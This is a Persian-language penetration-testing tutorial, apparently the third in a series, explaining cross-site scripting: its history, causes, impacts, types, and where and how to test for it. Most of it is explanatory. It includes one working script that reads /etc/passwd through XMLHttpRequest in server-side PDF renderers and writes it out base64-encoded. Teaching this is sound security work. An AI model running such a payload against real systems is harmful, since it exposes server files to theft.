

Web Application Penetration Testing



Third Note

By TheSecDude

Cross Site Scripting Vulnerability :)

تاریخچه حفره امنیتی XSS ؟ حفره امنیتی Cross-site Scripting یا XSS بر میگردد به ۱۹۹۶، زمان ابتدای World Wide Web شروع E-Commerce، روزهای Netscape و Yahoo و همچنین تگ نفرت انگیز blink . زمانی که هزاران وب اپلیکیشن تحت ساخته شدن بودند و وب اپلیکیشن های باحال و خفن از فریم های HTML استفاده میکردند. زبان برنامه نویسی JavaScript وارد صفحه شد، یک عامل بوجود آمدن Cross-Site Scripting که موجب شد سرزمین امنیت وب اپلیکیشن ها برای همیشه تغییر کند. جوا اسکریپت توسعه دهنگان رو قادر ساخت تا صفحات وب Interactive بوجود بیارند.

هکر ها فهمیدند که، زمانی که یک کاربر بی خبر یک وب اپلیکیشن هکرها را رو میتوان کاربر ها رو مجبور کنند که هر وب اپلیکیشن دیگه ای رو توی یک HTML Frame در صفحه خودشون و در یک پنجره بیینند. با استفاده از جوا اسکریپت هکرها توانستند که مرز میان دو تا وب سایت رو از بین ببرند، اونها توانستند که از یک frame در یکی دیگه اطلاعاتی رو بخونند. هکرها توانستند که نام های کاربری و کلمات عبور نوشته شده در فرم های درون صفحه وب Frame شده رو بخونند، کوکی هاش رو بذند و هر اطلاعات محربانه دیگه توی اون Frame رو به خطر بندازند. رسانه ها این مشکل رو به عنوان یک حفره امنیتی وب بروز ها گزارش دادند. **Netscape**، مرورگر غالب اون دوران بود و در مقابل این مشکل امنیتی مفهومی به نام Same-Origin Policy را معرفی کرد. این مفهوم، جوا اسکریپت رو محدود میکرد که نتونه اطلاعات رو از یک وب سایت دیگه بخونه. هکرها یکی که روی مرورگرها کار میکرندن- Same-Origin Policy رو به عنوان یک چالش جدید دیدند و از طریق روش های هوشمندانه ای سعی کردند که اون رو دور بزنند. این یک تاریخچه خیلی کوچیک ترجمه شده از کتاب Cross-Site Scripting Attacks XSS Exploits and Defense لینک زیر بخونید :

<https://doc.lagout.org/security/Cross%20Site%20Scripting%20Attacks%20Xss%20Exploits%20and%20Defense.pdf>


حفره امنیتی XSS چیه ؟ Cross-Site Scripting یک نوع حفره امنیتی رایج هست که توی وب اپلیکیشن ها پیدا میشه و زمانی رخ میده که یک مهاجم بتونه یک اسکریپت (99 درصد اوقات جوا اسکریپت) رو توی یک صفحه وب تزریق کنه و برای کاربران دیگه توسط مرورگر رندر شود و به نمایش در بیاد. اسکریپت تزریق شده به صفحه توسط مهاجم، در پس زمینه مرورگر کاربر قربانی به اجرا در میاد و به مهاجم اجازه میده که اطلاعاتی از کاربر رو بذد، محتوای صفحه رو تغییر بد و یا کارهای مخرب دیگه ای انجام دهد.

اما بینیم OWASP XSS چی میگه ؟ حمله Injection یک نوع Cross-Site Scripting محسوب میشه که طی این حمله اسکریپت های مخربی در وب سایت های قابل اطمینان کاربران تزریق میشود. XSS Attack زمانی رخ میده که مهاجم از وب اپلیکیشن ها استفاده کنه تا کد ها و اسکریپت های مخرب رو به یک کاربر دیگه انتقال بده. نقص های امنیتی که اجازه انجام این حمله رو میده بسیار گسترده هست و میتونه هر جایی از یک وب اپلیکیشن که از ورودی هایی مثل تگهای input استفاده میکنه و اونها رو Validate نمیکنه و خروجی هایی بدون Validation Encoding تحویل میده. درمورد موارد رخ دادنش در ادامه به طور کلی صحبت میکنیم.

یک مهاجم از XSS جهت ارسال اسکریپت های مخرب به کاربران یک وب اپلیکیشن استفاده میکنه. مرورگر کاربر تقاووت ما بین این اسکریپت های مخرب و اسکریپت های درست رو بدون اینکه بهش بگیم (منظورم CSP هست) نخواهد فهمید و اونها رو اجرا خواهد کرد.

<https://owasp.org/www-community/attacks/xss/>

اما طبق گفته Wikipedia حفره امنیتی XSS چیه ؟ Cross-Site Scripting یک حفره امنیتی هست که در وب اپلیکیشن ها یافت میشود. حملات XSS یک مهاجم رو قادر میکنه که اسکریپت های Client-Side رو در صفحات وبی که کاربران مشاهده میکنند تزریق کند. یک حفره امنیتی XSS شاید توسط مهاجمیت جهت عبور از Access Control هایی مثل Same-Origin-Policy استفاده شود.



علت رخ دادن حمله XSS در یک وب اپلیکیشن چی هست؟ علت رخ دادن این حمله اینه که یک مهاجم اجازه پیدا میکنه که اسکریپت های جاواسکریپتی رو توی صفحه تزریق کنه و کد های مخرب خودش رو در پس زمینه مرورگر کاربر اجرا کنه. اگه بخواه دلایل رخ دادن XSS رو دسته بندی کنم به شکل زیر خواهد بود:

1. Improper Input Validation: وب اپلیکیشن ها برخی اوقات ورودی های کاربران رو از طریق فرم ها، URL ها، کوکی ها و جاهای دیگه دریافت میکنند. اگه وب اپلیکیشن در Validate و Sanitize کردن اونها کم کاری کنه، یک مهاجم میتوانه این ورودی ها رو شامل اسکریپت های مخرب کنه و زمانی که این ورودی ها روی صفحه وب به نمایش در میان، اسکریپت های مخرب درون اونها اجرا بشه.

2. Lack of Output Encoding: یکی دیگه از دلایلی که منجر به XSS میشه اینه که، یک وب اپلیکیشن خروجی هایی که نتیجه اطلاعات ورودی کاربر هست و میتوانه شامل اسکریپت های مخرب باشه رو Encode نمیکنه و نشون دادن این خروجی ها به کاربرها موجب اجرا شدن اسکریپت های مخرب درون اونها میشه. Output Encoding یک فرایندی هست که، کاراکتر های خطرناک موجود در ورودی های کاربر رو به معادل بی خطرشون تبدیل میکنه و بعد به کاربران نشون میده، بدین شکل اگر یک اسکریپت درون اونها وجود داشته باشه اجرا خواهد شد.

3. Failure to Sanitize User Input: گاهی اوقات ممکن هست که یک وب اپلیکیشن اقدام به Sanitize کردن ورودی های کاربران کنه ولی این اقدام رو به درستی انجام نده و یک مهاجم با بررسی ها و تست کردن پیلود های خاص میتوانه به این موضوع پی ببره و این انفاق میتوانه در نهایت منجر بشه که مهاجم عمل Sanitization رو دور بزنه و اسکریپت مخرب خودش رو در یک حمله XSS تزریق و اجرا کنه.

4. Client-Side Script Execution: وب اپلیکیشن های مدرن امروزی به شدت وابسته به زبان های اسکریپتی Client-Side JavaScript هستند تا بتوان تعامل و عملکرد کاربران خودشون رو بهبود ببخشن. در این حین اگه اسکریپت اجرایی به درستی پیاده سازی و کنترل نشه میتوانه منجر به اجرای اسکریپت ها و کدهای مخرب تزریق شده یک مهاجم شود.

5. Insecure Third-Party Content: گاهی اوقات ممکن هست که حفظ امنیتی یک وب اپلیکیشن روی خود اون وب اپلیکیشن رخ نده و در محتوای Third-Party وجود داشته باشه. مثلاً توی Advertisement ها، Widget ها و ... یادمه چند مدت پیش یکی از هانتر ها توی تبلیغاتی که گوگل روی وب اپلیکیشن هاشون میداده XSS زده بود.

6. Complexity of Web Technologies: یک وب اپلیکیشن های مدرن امروزی روز به روز به علت اضافه شدن لایبرری های مختلف پیچیده تر و عجیب تر میشوند و این پیچیدگی پیش از حدی که رو به افزایش هست، پتانسیل وجود XSS رو افزایش میده و موجب میشه که یک توسعه دهنده کمیک بشه، مکانیزم ها و Best Practice های امنیتی رو درست درک نکنه و یا در پیاده سازی اونها به مشکل بخوره.

7. ...

اینها دلایلی هستند که موجب میشن XSS رخ بده.

اما Impact های حفظ امنیتی XSS چی هست؟ حفظ امنیتی XSS یکی از مهمترین و رایج ترین حفرات امنیتی هست که وجود داره و میتوانه Impact های زیادی رو داشته باشه و هرچه خلافیت مهاجم بیشتر باشه قطعاً Impact مهمتر و خطرناک تری رو میتوانه ازش بگیره. در ادامه به برخی از رایج ترین Impact های این حفظ امنیتی میپردازیم:

1. Data Theft: مهاجمین میتوانن با اکسپلوبیت کردن XSS اطلاعات حساسی رو از کاربران یک وب اپلیکیشن بذرنده. اطلاعاتی مثل Cookies، Session Tokens، Login Credentials مثلاً جعل هویت، کلاهبرداری های مالی و مقاصد مخرب دیگه استفاده شود.

2. Session Hijacking: قطعاً از هر هکری بپرسی که Impact حفظ امنیتی XSS چیه، Session Hijacking رو به عنوان اولین Impact میگه. به واسطه دزدیدن Session Token یا Cookie ها از طریق حمله XSS، مهاجم میتوانه Session کاربران رو بذرده و اقدام به جعل هویت اونها کنه. این کار به مهاجمین اجازه میده تا از طرف کاربر اقداماتی انجام بده، به اطلاعات حساسی دسترسی بگیره، حساب کاربری اون کاربر رو تغییر بده و تراکنش های غیر مجاز داشته باشه.

3. Account Takeover: حفظ امنیتی XSS میتوانه منجر به انجام عمل هایی بشه که در نهایت یک مهاجم به حساب کاربری یک کاربر دسترسی بگیره. این کار میتوانه از طریق همین مورد شماره 2 یعنی Session Hijacking یا ترکیب حمله XSS با CSRF و ... انجام بشه. مهاجم همچنین میتوانه با ترکیب XSS و CSRF تمامی مکانیزم های امنیتی CSRF رو دور بزنه و حملات CSRF با Admin Impact بسیار بالایی رو روی کاربران مختلف مخصوصاً انجام بده.

4. Website Defacement: در برخی اوقات یک مهاجم ممکن هست که از XSS استفاده کنه و اقدام به تغییر ظاهر یک وب اپلیکیشن بنماید و این کار یعنی Website Defacement. این کار میتوانه شهرت یک سازمان تحت حمله رو تحت شعاع قرار بده و سرویس های اون رو غیر قابل اعتماد کنه.

5. Phishing Attack: بله، از طریق XSS یک مهاجم میتوانه Phishing Attack رو پیاده سازی کنه. مهاجم میتوانه از طریق تزریق کدهای و اسکریپت های جاواسکریپتی یک صفحه لاگین فیک رو برای کاربر ایجاد کنه و کاربر رو مجبور به وارد کردن Credentials خودش کنه و سپس اون رو برای خود مهاجم ارسال کنه.

6. **Malware Distribution**: یک مهاجم میتوانه از XSS استفاده کنه و بد افزار های خودش رو به قربانی ها که بازدید کنندگان یک وب اپلیکیشن هستند تحمیل کنه . با **Redirect** کردن کاربران به صفحه دانلود یک بدافزار و اجرای تکنیک **Drive-by Download** میتوانه ویروس ها، بد افزارها، بای خواهد کرد و اون ها رو الوده نماید .
7. **SEO Manipulation**: شاید هدف یک مهاجم از اکسپلوبیت کردن XSS این باشه که لینک ها و keyword های مختلفی روتی صفحه تزریق کنه و موجب بشه که موتور های جستجو در تشخیص اون وب اپلیکیشن تردید کنند و در نهایت موجب خراب کردن شهرت وب اپلیکیشن تارگت شود .
8. **Damage to Reputation and Trust**: اگه یک سازمانی وجود داشته باشه که تحت حمله XSS تخریب بشه، قاعدها مشتریان اون سازمان نسبت به امنیت اطلاعات خودشون در اون سازمان شک خواهد کرد و خواهد گفت که وقتی یک سازمان نتونه از خودش در مقابل حملات محافظت کنه چطوری میتونه از اطلاعات ما مرا فربت کنه ؟
9. **Date Loss or Corruption**: یک مهاجم میتوانه از طریق اکسپلوبیت کردن XSS در برخی اوقات اطلاعات یک وب اپلیکیشن رو به خطر بندازه و اونها رو حذف یا تخریب کنه . البته در این کار باید حملات CSRF رو هم داشته باشه تا بتونه درخواست هایی برای تغییر اطلاعات جعل و ارسال نماید .
10. **CSRF Attack**: اگه یادتون باشه درمورد موافع حمله CSRF در جزوه قبلی بسیار صحبت کردیم، دقت کنید که اون موافع، زمانی که وب اپلیکیشن مورد هدف اسیب پذیر به XSS باشه کاملاً بی مصرف خواهد بود و از طریق XSS تقریباً حمله CSRF انجام میشود . میگم تقریباً چون شاید مواردی باشه که نشه چنین کرد . از طریق XSS میشه CSRF Token رو بست اورده، مکانیزم SameSite Cookies رو دور زد و Referer-base Defense هم کلا از کار می افته .
11. **Using victim as proxy**: یکی دیگه از کارهایی که یک مهاجم میتوانه با اکسپلوبیت کردن XSS انجام بده اینه که قربان ها رو به عنوان پروکسی استفاده کنه . پیلود تزریق شده به صفحه وب اسیب پذیر میتوانه شامل هر کدی باشه، میتوانه از طرف کاربر به وب اپلیکیشن های دیگه درخواست بزنده و در صورتی که قاعده SameSite برای کوکی های سایت درخواست زده شده درست رعایت نشده باشه و کاربر هم توی اون وب سایت Authenticate باشه با درخواست ارسال شده، مهاجم قادر هست از طرف کاربر قربانی کارهایی رو روی اون وب اپلیکیشن انجام بده و یک طور ای یک حمله Watering Hole توسط مهاجمین انجام شود .
12. **RCE**: حتی در برخی موارد خیلی خیلی حساس و نادر میشه از طریق XSS و حفره امنیتی Prototype Pollution در سمت سرور دستوراتی رو اجرا کرد و Impact بسیار مهم RCE رو گرفت . شاید در این مورد یه وقتی در اینده صحبت کردیم ولی خب خیلی بحث Advanced خواهد بود .
- فعلا همین 11 موردی که گفتیم تمام Impact هایی بود که من تونستم از منابع مختلف پیدا کنم و درموردشون توضیح بدم . با همین 10 مورد گفته شده میشه فهمید که XSS چقدر خطرناک است و اسیب هایی میتوانه از طریق زده بشه چقدر جدی و جبران ناپذیر میتوان باشن . باید به شدت مراقب حملات XSS بود و در ادامه درمورد Mitigation های این حفره امنیتی صحبت خواهیم کرد .
- اما اما اما، اینکه از یک XSS چطوری استفاده شود کاملاً به امکانات زبان برنامه نویسی جاواسکریپت و توانایی اکسپلوبیت نویسی مهاجم بستگی داره و هر چه مهاجم در برنامه نویسی به زبان جاوا اسکریپت قوی تر و خبره تر باشه قاعدها امکان انجام کارهای بیشتری خواهد داشت .
- این هم بگم که در یک مورد در برخی از مقالات اشاره شده که گاهی اوقات امکان این هست که بشه از طریق XSS سمت سرور کارهایی رو انجام داد . در یک مورد، یک ربات سازنده PDF هست که CVE هم فکر کنم داره، در بدنه فایل PDF که میخواهد ساخته بشه میتوانید که های جاواسکریپتی دلخواه رو قرار بده و از طریق ارسال یک درخواست به file:///etc/passwd مثلًا فایل /etc/passwd / اون سرور رو بخونید و واسه خودتون بفرستید . اسکریپت زیر هم کار رو میکنه 😊

```
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(btoa(this.responseText))};
x.open("GET","file:///etc/passwd");
x.send();
</script>
```

لینک زیر توضیحات کاملی درمورد این کار توسط XSS داده :

<https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf>

- انواع حفره امنیتی XSS چیا هستند؟ من انواع حفره امنیتی XSS رو به دو گروه کاملاً شناخته شده و نسبتاً ناشناخته تقسیم میکنم چرا که برخی از این نوعها کاملاً مشهود و قابل تکییک هستند و برخی دیگه توسط هکرها نامگذاری شده اند و ممکن هست که هر کسی از اونها اطلاعی نداشته باشه . سعی کردم هر چندتا از این نوعها رو که پیدا کردم در لیست زیر قرار بدم و بیشتر از لیست زیر به نظرم نیازی نیست .
1. **Stored XSS**: در این نوع XSS اسکریپت مخرب مهاجم سمت سرور توی پایگاه داده یا فایل ذخیره میشه و وقتی یک کاربر صفحه ای رو که شامل اون اسکریپت میشه درخواست میکنه، سرور اون اسکریپت رو برash به همراه صفحه میفرسته و مرورگر اسکریپت مخرب مهاجم رو که به همراه کدهای صفحه دریافت کرده برای کاربر رندر میکنه و بر روی مرورگر کاربر اجرا میشه . این نوع XSS نسبت به بقیه XSS ها کاربران بیشتری رو مورد حمله قرار میده . مثلًا اگه قسمت نظرات یک وب اپلیکیشن اسیب پذیر به

Stored XSS باشه و یک مهاجم یک اسکریپت مخرب رو توی اون تزریق کنه، هر کاربری که به قسمت نظرات میاد، نظر الوده مهاجم برای اون اجرا میشه و مرورگر اون کاربر تحت کنترل مهاجم قرار میگیره. به **Stored XSS** ممکن هست که **Persistent XSS** هم بگن.

.2. **Reflected XSS**: این نوع **XSS** زمانی رخ میده که یک ورودی کاربر، در هر جایی از وب اپلیکیشن مثل **URL** یا پیغام های خطاء توی صفحه بازتاب شود. مهاجم میاد و به جای ورودی که میتونه وارد و توی صفحه بازتاب کنه یک اسکریپت مخرب قرار میده و زمانی که وب اپلیکیشن قصد بازتاب کردن اون توی صفحه رو داره، مرورگر به جای نشون دادن پیغام خطأ یا ورودی توی **URL** اسکریپت رو دریافت میکنه و اون رو رندر میکنه. در این حین مهاجم میاد و **URL** اسیب پذیر به **XSS** رو به یک کاربر میده وقتی کاربر روی اون **URL** کلیک میکنه به صفحه وارد میشه و چون توی **URL** اسکریپت مخربی وجود داره، اون اسکریپت روی مرورگر کاربر اجرا میشه.

.3. **DOM-based XSS**: بر خلاف **Reflected XSS** و **Stored XSS** که سرور میاد و فرایندی رو انجام میده و اسکریپت مخرب رو به سمت کاربر میفرسته، در این نوع **XSS** اسکریپت مخرب به سمت سرور ارسال نمیشه و سمت کلاینت هست که اسکریپت اجرا میشه. این مورد زمانی رخ میده که وب اپلیکیشن به صورت داینامیک **Document Object Model DOM** یا **WAF** یا بر اساس **Sanitize** وروی هایی از کاربر اپدیت کنه و اون ورودی هارو خطرناک تر هست چرا که **WAF** یا سرور قادر به جلوگیری ازش نیست و باید مکانیزم های امنیتی سمت کلاینت رعایت شود و همچنین اکسپلولیت کردن و پیدا کردن این مورد برای مهاجمین هم دشوار تر هست چرا که نیاز مند بررسی و دیباگ کردن زیاد کد های سمت کلاینت هست.

.4. **Self-XSS**: این نوع **XSS** تقریبا به عنوان بدترین نوع **XSS** برای مهاجمین به شمار میاد، چرا که **Impact** های درست و حسابی رو نمیشه ازش گرفت مگر اینکه با ترکیبیش با حملاتی دیگه مثل **CSRF** تلاش بر افزایش **Impact** این حفره امنیتی کنه. در این نوع، اسکریپت مخرب فقط و فقط برای خود کاربر اجرا میشه و امکان این وجود نداره که بشه اون رو روی کاربر های دیگه اجرا کرد. برای اکسپلولیت کردن درست و حسابی این نوع **XSS** باید کمی مهندسی اجتماعی بکار برد و کاربر مورد هدف رو منقاد کرد که یک اسکریپت مخرب رو روی صفحه وب اپلیکیشن خودش اجرا کنه که قاعدها بسیار دشوار خواهد بود.

.5. **Blind XSS**: در این نوع **XSS**، پیلود مخرب مهاجم به جایی انتقال پیدا میکنه که برای مهاجم قابل دسترس نیست و امکان تست کردن وجود یا عدم وجود **XSS** توی اون صفحه وجود نداره، مگر اینکه کاربرانی که به اون صفحه دسترسی دارند مورد هدف قرار بگیرند و تست انجام بشه. پنل ادمین یکی از جاهایی هست که **Blind XSS** توش تست میشه و مهاجم با تزریق یک کد به اون صفحه و صبر کردن میتونه به این نتیجه برسه که ایا اون صفحه اسیب پذیر هست یا خیر؟ معمولا این حفره امنیتی توی **User-Agent** یا **X-Forwarded-For** در هدر های **HTTP** پیدا میشه چرا که این موارد در سمت پنل ادمین ممکن هست که لاگ شوند. سایت هایی وجود داره که بهتون امکان میده با استفاده از پیلود هایی وجود یا عدم وجود این حفره امنیتی رو تست کنید، مثل <https://xsshunter.trufflesecurity.com> که بهتون سرور و پیلود ها رو جهت تست کردن میده. همچنین میتوانید خودتون از طریق خرید یک هاست و دامنه اقدام به ایجاد سرور اختصاصی کنید.

.6. **Mutation XSS (mXSS)**: **Mutation Cross-Site Scripting mXSS** یا **Mutation XSS** اسیب پذیری هست که به مهاجمین اجازه میده که کدها و اسکریپت های مخرب خودشون رو از طریق دستکاری کردن داده های نامطمئن و **HTML Parser** مرورگر ها در ارتباط با خاصیت **innerHTML** در **DOM** اجرا کند. یه کمی مبحث پیچیده و پیشرفته هست و احتمالا در ادامه و اینده بهش به صورت کلی می پردازیم.

.7. **Cross-Site Scripting Inclusion (XSSI)**: حقیقتا هنوز خودم هم نفهمیدم ولی در انتهای برآتون در این مورد هم صحبت میکنم.

.8. حقیقت امر اینه که به جز سه تای اول یعنی **DOM-Based XSS**, **Reflected XSS** و **Stored XSS**, **Reflected XSS** بقیه (به جز **XSSI** شاید) جزو همین سه دسته محسوب میشون ولی باگ هانتر ها او مدم تقسیم بندی چنینی بوجود اوردن برا اینکه بگن ما خیلی خفن و خوف هستیم به هر حال شما اگه به توضیحاتشون دقت کنید میفهمید که واقعا همینطوریه و میشه مثل **Self-XSS** رو میشه توی دسته **Stored XSS** قرارش داد. خلاصه در ادامه باهاشون بیشتر اشنا خواهیم شد و هر کدوم رو به نوبه خودش به صورت کامل توضیح خواهیم داد و مثل هایی رو خواهیم زد.

موضوع بعدی اینه که حفره امنیتی **XSS** رو به طور کلی و فارغ از نوع اون در چه جاهایی از یک وب اپلیکیشن میتوانیم پیدا کنیم؟ به عنوان یک پنتر یا باگ هانتر باید بدونیم چه جاهایی به دنبال چه حفره امنیتی بگردیم. قبل از مرور حفرات امنیتی که صحبت کردیم برای هر کدام به صورت جداگونه این پرسش رو پاسخ دادیم اما **XSS** چطور؟ به طور کلی هر جایی از وب اپلیکیشن که ورودی رو از کاربر میگیره و اون ورودی رو روی صفحه **Reflect** میکنه، جایی هست که امکان وجود **XSS** از هر نوعی توش وجود داره.فرض بگیرید که کامنت های یک وب اپلیکیشن ورودی هایی رو از شما میگیره، نام شما، ایمیل شما و محتوای کامنت شما و پس از ارسال کامنت مدنظر سریعا نام شما و محتوای کامنت شما رو روی صفحه نشون میده. شما باید پیلود های مختلف **XSS** رو توی این دو ورودی که روی صفحه نشون داده میشه

- قرار بدید و ببینید که ایا نشون داده شدن کامنت های شما روی صفحه موجب Render شدن پیلود جاواسکریپت توش میشه یا خیر . اما اگه بخوام کلی به این پرسش پاسخ بدم، گزینه های زیر جاهایی هست که باید به دنبال XSS باشیم :
1. **Input Fields:** هر جایی که input field هایی مثل text box, text area, drop down menu دیده رو تست کنید . این المتن ها رو میتوانید هر جایی در صفحات یک وب اپلیکیشن مثل صفحه لاگین، قسمت جستجو، صفحه پروفایل، کامنت ها و ... پیدا کنید .
 2. **URL Parameters:** یکی دیگه از مهم ترین قسمت هایی که باید برای تست کردن XSS استفاده کنید URL هاست . هر جایی که در یک URL یک پارامتر گرفته میشه و اون پارامتر توی صفحه نشون داده میشه میتوانه به XSS ختم بشه .
 3. **HTTP Headers:** برخی از HTTP Header ها مثل User-Agent, Referer, X-Forwarded-For رو باید بررسی کنید . این موارد، مواردی هستند که از شون برای لاغر فتن از کاربران بازدید کننده استفاده میشه و توی پایگاه داده ذخیره میشوند . ممکن هست که صفحه لاگ ها اسیب پذیر به XSS باشه و شما بتوانید یک XSS Blind را اونجا اکسپلولیت کنید . معمولاً صفحات مربوط به پنل ادمین به علت اینکه از نظر ها ناپدید هستند و فقط کاربران خاصی بهشون دسترسی دارند از لحاظ امنیتی کمتر روشون کار میشه و به همین خاطر ممکن هست که بتوانید از طریق این هدرها، روی اون صفحات XSS بزنید .
 4. **Cookies:** از جاهای دیگه که میتوانه منجر به XSS بشه کوکی ها هستند . زمانی که وب اپلیکیشن داده هایی از کاربران رو در کوکی ها ذخیره و اونها رو روی صفحه نشون میده میتوانه منجر به XSS بشه .
 5. **File Uploads:** از جمله محل های دیگه ای که میتوانه XSS بخوره جاهاییست که میتوانید فایل هایی رو اپلود کنید . ممکن هست که برنامه نویس Sanitization و Validation درستی رو روی اونها اعمال نکنه و قسمت هایی مثل File Name و Metadata یک فایل اپلود شده بتوانه یک XSS رو اکسپلولیت کنه .
 6. **Error Messages:** در وب اپلیکیشن ها قاعده ای جایی هست که خطاهایی رو نشون بده . مثلاً زمانی که شما یک نام کاربری اشتباه رو وارد میکنید و پیغام خطأ میتوانه شما هم بشه و شما میتوانید با تزریق پیلود جاواسکریپت به اون ورودی خودتون، کد جاواسکریپتون رو توی پیغام قرار بدهید و اون رو روی صفحه رندر کنید .
 7. **AJAX Requests:** درخواست های Ajax باید بررسی شوند و ممکن هست که زمانی که یک درخواست و پارامتر هاش ارسال میشه، وقتی بازگردانده میشوند به صورت درست Sanitize و Validate نشوند و در صورت وجود کدهای جاواسکریپت توشون، پس از بازگشت به صفحه رندر شوند .
 8. ...

حالا باید بدونیم که چطوری باید کشف کنیم که نقاطی که در بالا گفته ایم پذیر هستند یا خیر ؟ ما چند راه برای این کار داریم که بایستی از همه راههای موجود استفاده کنیم . بریم تا این راهها و موارد موجود توشون رو بررسی کنیم :

1. **Manual Testing:** در این نوع باید به صورتی دستی مواردی رو پیدا کرده و سپس پیلود های XSS رو توشون تست کنیم . نسبت به مورد بعدی زمان بیشتری میبره ولی دستمون برای خلاقیت بیشتر بازتر خواهد بود .

- **Input Fields:** تمام Input Field هایی که دارای Parameter هستند پیدا کنید و سپس ببینید که ایا مقادیر توی اون تگ های HTML، کدهای جاواسکریپتی و پیلود های دیگه چیه . در صورتی که به درستی Sanitize شده باشند، اجازه رندر شدن هیچ تگ و کدی رو نمیدن ولی در صورتی که هر کدام از تگ ها و کدهای شما رندر شوند نشون دهنده اسیب پذیر بودند هست .
- **URL Parameters:** در ابتدا باید URL هایی که دارای Parameter هستند پیدا کنید و سپس ببینید که ایا مقادیر توی اون پارامتر ها توی صفحه نشون داده بازتاب شده اند یا خیر ؟ در صورتی که مقادیر Reflect شده باشند باید اقدام به وارد کردن کدهای جاواسکریپتی، تگ های HTML و کاراکتر ها خاص کنید و ببینید که رفتار وب اپلیکیشن نسبت به اونها چی هست ؟ در صورتی که هر کدام از ورودی های شما رندر شود نشون دهنده اسیب پذیر بودن وب اپلیکیشن خواهد بود .
- **HTTP Headers:** باید از طریق نرم افزار هایی مثل Burp Suite سعی کنید HTTP Header های درخواست ارسال به سمت وب اپلیکیشن رو شامل پیلود های XSS کنید . از جمله این هدرها میشه به User-Agent, Referer و X-Forwarded-For اشاره کرد . گفته ایم که این موارد جهت لاغری از کاربران بازدید کننده استفاده میشه و ممکن هست که صفحه لاگ سمت پنل مدیریت یک وب اپلیکیشن بدون Sanitize، Validate و اینکه کردن این مقادیر اونها رو نشون بدن که منجر به رندر شدن پیلود ها خواهد شد .
- **File Uploads:** یکی از جاهای دیگه ای که باید به صورت دستی تست شود محل اپلود فایل است . سعی کنید فایل ها رو شامل کدهای پیلود جاواسکریپتی کنید و سپس اقدام به اپلود اونها نمایید . گاهی Metadata و نام فایل ها میتوانن منجر به اسیب پذیری XSS و اجرا شدن پیلود شما شوند . سعی کنید نام فایل ها رو به پیلود مد نظرتون تغییر بدهید و ببینید که ایا و ب اپلیکیشن در هنگام اپلود نام فایل شما همون چیزی که هست قرار میده و یا سعی میکنه اون رو تغییر بده ؟ در صورتی که تغییر نداد ممکن هست که پیلود موجود در اون اجرا شود . Metadata ها هم ممکن هست برای هر فایل در یک صفحه نشون داده شوند و شما میتوانید با تزریق پیلود هاتون به اونها منجر به رندر شدن پیلود هاتون شوید .

- Error Messages** •
میگیره هم درون پیغام خطای قرار میدهد یا خیر؟ در صورتی که ورودی شما توی پیغام بود اقدام کنید به جایگزین کردن اون ورودی با پیلود های مدنظرتون و ببینید که رفتار وب اپلیکیشن در حین نشون دادن پیغام خطای حاوی پیلود های مخربتون چیه؟ ایا اون پیلود ها رندر میشن یا خیر؟
- Automated Testing** 2. •
گاهی هم ممکن هست که نیاز شود یک وب اپلیکیشن رو به صورت خودکار مورد بررسی و اسکن قرار دهیم. گزینه هایی توی این مورد هم در اختیارمون هست که به قرار زیرند:
- **Use XSS Scanners**: ابزار الات مختلفی وجود داره که به ما کمک میکنند یک وب اپلیکیشن رو بررسی و اسکن و کنیم وجود و عدم وجود XSS را توی پیج های مختلف تشخیص بدیم. معمولاً استفاده از اسکنر ها رو پیشنهاد نمیکنند چرا که ممکن هست اسیب به وب اپلیکیشن وارد کنه ولی خب گاهی اوقات هم استفاده از اونها ممکن هست که کمک کننده باشه. ابزار هایی مثل ... OWASP ZAP, Burp Suite, Acunetix, Netsparker, گزینه های پیش روی ما هستند.
 - **FUZZING**: برخی ابزار ها هم هستند که کارشون گرفتن مجموعه ای از پیلود ها و بررسی یک به یک اونها روی ادرس های مختلف و Position های مختلف توی URL هاست. به این کار FUZZING میگن و در بخش Reconnaissance در مورشون صحبت کردیم و از برخی از اونها نام بردم. میتوانیم لیست پیلود های مدنظرمون رو بوجود بیاریم و سپس از طریق FUZZING این پیلود ها رو روی URL های مختلف تست کنیم تا جایی که نتیجه بگیریم.
 - **Static Code Analysis**: در صورتی که نیاز باشه ما Code Review انجام بدیم میتوانیم از ابزار های آنالیز سورس کد موجود استفاده کنیم و این ابزارها در صورت اینکه تشخیص بندن جایی مستعد حفرات امنیتی مختلف هست به ما گزارش خواهد داد. ابزار هایی مثل SAST وجود داره که کارش همینه. میتوانید ابزار های بیشتر رو در اینترنت پیدا کنید.
 - 3. • **Browser Developer Tools**: علاوه بر گزینه های قبلی ما میتوانیم برای کشف بسیاری از اسیب پذیری ها از خود مرورگر مون استفاده کنیم. XSS یکی از اون اسیب پذیری هاییست که Developer Tools مرورگرها به ما در پیدا کردنش بسیار کمک خواهد کرد. اما کارهای مختلفی وجود داره که میتوانیم از طریقشون به بررسی وب اپلیکیشن از طریق Developer Tools پیدا زایم که عبارت اند از :
 - **Intercept Elements**: مرورگر ها امکانی دارند به نام Intercept کردن که ما از طریقش میتوانیم وضعیت DOM یک صفحه وب رو ببینیم و از طریقه رندر شدن المنت ها اگاه شویم. در این صفحه که با گلید F12 باز میشه میتوانیم رفتار های غیرمنتظره ای که وب اپلیکیشن ممکن هست داشته باشه و نشون دهنده XSS باشه رو پیدا کنیم و در صورت اجرا شدن اسکریپتی متوجه این موضوع شویم.
